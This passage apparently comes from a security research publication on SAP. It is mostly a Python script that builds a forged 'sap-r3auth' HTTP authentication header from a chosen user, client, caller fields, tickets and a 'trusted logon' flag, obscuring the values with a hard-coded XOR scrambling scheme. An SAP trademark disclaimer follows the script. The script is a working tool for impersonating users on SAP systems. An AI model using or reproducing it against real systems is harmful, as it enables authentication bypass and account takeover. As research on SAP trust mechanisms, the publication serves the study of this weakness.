  parser.add_argument('-ln', '--cinstno', required=False, help='Caller installation number (CInstNo)')
  parser.add_argument('-rt', '--time', required=False, default=datetime.now().strftime('%Y%m%d%H%M%S'), type=str, help='Timestamp yyyyMMddHHmmss')
  parser.add_argument('-it', '--intticket', required=False, help='Internal ticket (IntTicket)')
  parser.add_argument('-et', '--extticket', required=False, help='External ticket (ExtTicket)')
  parser.add_argument('-ot', '--oldticket', required=False, help='Old ticket (Ticket)')
  parser.add_argument('-lg', '--logonlang', required=False, help='Logon language')
  parser.add_argument('-ci', '--cipaddr', required=False, help='Caller IP address')
  parser.add_argument('-ch', '--chost', required=False, help='Caller host name')
  parser.add_argument('-cl', '--clogical', required=False, help='Caller logical system name')
  parser.add_argument('-pw', '--password', required=False, help='Password')
  parser.add_argument('-tt', '--trusted', required=False, action='store_true', help='Single logon flag')
  parser.add_argument('-v', '--verbose', required=False, action='store_true', help='Verbose output')
  args = parser.parse_args()
  return args


def vprint(message):  # -v verbose
  if args.verbose:
    print(message)
  return


def init_scramble(): # pseudo seed
  return token_bytes(8)


def scramble_secret(secret, length, seed):
  j         = (seed >> 5 ^ seed * 2 ^ seed) % 64
  msg       = bytearray.fromhex(secret.hex())
  pk        = -1
  # Hard-coded XOR alphabet kt
  xor_pool  = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xor_pool[j]).to_bytes(64, "little", signed=True)[0])
    j = (j+1) % 64
    pk += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)


def encrypt_secret (pre_seed_ls, pre_seed_rs, payload):
  sc_seed = int(pre_seed_ls, 16) - 0x2bfe + int(pre_seed_rs, 16) - 0x12bb & 0x0fffffff
  return bytes.fromhex(scramble_secret(payload, len(payload), sc_seed))


def http_encrypt():
  sapr3auth = 'v=1U,' # version
  tmpstr    = ',=s=' + args.time
  tmpstr   += ',=u=' + args.user
  tmpstr   += ',=c=' + args.client

  if args.cuser: # caller user
    tmpstr += ',=U=' + args.cuser
  if args.cclient: # caller client
    tmpstr += ',=C=' + args.cclient
  if args.csid: # caller sid
    tmpstr += ',=S=' + args.csid
  if args.ctransid: # caller transaction ID
    tmpstr += ',=T=' + args.ctransid
  if args.cinstno: # caller installation no.
    tmpstr += ',=N=' + args.cinstno
  if args.logonlang: #logon language
    tmpstr += ',=L=' + args.logonlang
  if args.cipaddr: # caller IP addr
    tmpstr += ',=i=' + args.cipaddr
  if args.chost: # caller hostname
    tmpstr += ',=H=' + args.chost
  if args.clogical: # caller logical sys name
    tmpstr += ',=R=' + args.clogical
  if args.password: # password, scrambled
    tmpstr += ',=A='
    sc = init_scramble()
    pre_seed_ls = sc[0:4].hex().upper()
    pre_seed_rs = sc[4:8].hex().upper()
    pwd = encrypt_secret(pre_seed_ls, pre_seed_rs, args.password.encode())
    tmpstr += pre_seed_ls
    tmpstr += pre_seed_rs
```

```
    tmpstr += pwd.hex().upper()
  if args.trusted:
    tmpstr += ',=t=Y' # trusted logon flag=Y
  if args.oldticket:   # Ticket, security method 1
    tmpstr += ',=X=' + args.oldticket
  if args.intticket: # IntTicket
    tmpstr += ',=x=' + args.intticket
  if args.extticket:   # ExtTicket, security method 2
    tmpstr += ',=y=' + args.extticket

  vprint(f'{"[i] Version is":26} ==> {"1U":64}')
  vprint(f'{"[i] Payload is":26} ==> {tmpstr:64}')

  tmpstr  = tmpstr.encode()
  sc = init_scramble() #pseudo seed
  # Pre-calculated seed
  pre_seed_ls = sc[0:4].hex().upper()
  pre_seed_rs = sc[4:8].hex().upper()
  ecrypt = encrypt_secret(pre_seed_ls, pre_seed_rs, tmpstr)
  sapr3auth  = base64.b64encode((sapr3auth + pre_seed_ls + pre_seed_rs + ecrypt.hex().upper()).encode())
  sapr3auth = sapr3auth.hex().upper()
  print(f'{"[i] HTTP header sap-r3auth":26} ==> {sapr3auth:64}')

  return


def main():
  vprint("[*] Encrypting and inserting directives...")
  http_encrypt()
  vprint("[+] Done")


if __name__ == "__main__":
  args = parse_args()
  main()
```

# Appendix E
# Disclaimer

This publication contains references to the products of SAP AG.

SAP, R/3, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP BusinessObjects Explorer, StreamWork, and other SAP products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of SAP AG in Germany and other countries.

Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius, and other Business Objects products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of Business Objects Software Ltd. Business Objects is an SAP company. Sybase and Adaptive Server, iAnywhere, Sybase 365, SQL Anywhere, and other Sybase products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of Sybase, Inc. Sybase is an SAP company.

SAP AG is neither the author nor the publisher of this publication and is not responsible for its content. SAP Group shall not be liable for errors or omissions with respect to the materials. The only warranties for SAP Group products and services are those that are set forth in the express warranty statements accompanying such products and services, if any. Nothing herein should be construed as constituting an additional warranty.